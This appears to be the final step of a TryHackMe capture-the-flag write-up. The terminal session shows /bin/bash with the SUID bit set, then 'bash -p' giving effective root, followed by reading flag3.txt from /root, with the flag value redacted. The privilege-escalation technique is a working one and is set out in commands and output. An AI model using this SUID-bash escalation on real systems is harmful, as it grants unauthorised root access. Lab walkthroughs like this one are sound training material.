-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash [ wait for some sec ]
$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash [ and now check the perm ]
$ bash -i
bash: cannot set terminal process group (639): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ id
id
uid=1003(orville) gid=1003(orville) groups=1003(orville)
bash-5.0$ exit
exit
exit
$ bash -p
id
uid=1003(orville) gid=1003(orville) euid=0(root) egid=0(root) groups=0(root),1003(orville)
cd /root
ls
flag3.txt
manage.py
snap
cat flag3.txt

██████╗░░█████╗░░█████╗░██╗░░██╗████████╗██████╗░░█████╗░░█████╗░██╗░░██╗
██╔══██╗██╔══██╗██╔══██╗██║░██╔╝╚══██╔══╝██╔══██╗██╔══██╗██╔══██╗██║░██╔╝
██████╦╝███████║██║░░╚═╝█████═╝░░░░██║░░░██████╔╝███████║██║░░╚═╝█████═╝░
██╔══██╗██╔══██║██║░░██╗██╔═██╗░░░░██║░░░██╔══██╗██╔══██║██║░░██╗██╔═██╗░
██████╦╝██║░░██║╚█████╔╝██║░╚██╗░░░██║░░░██║░░██║██║░░██║╚█████╔╝██║░╚██╗
╚═════╝░╚═╝░░╚═╝░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░╚═╝╚═╝░░╚═╝░╚════╝░╚═╝░░╚═╝

THM redact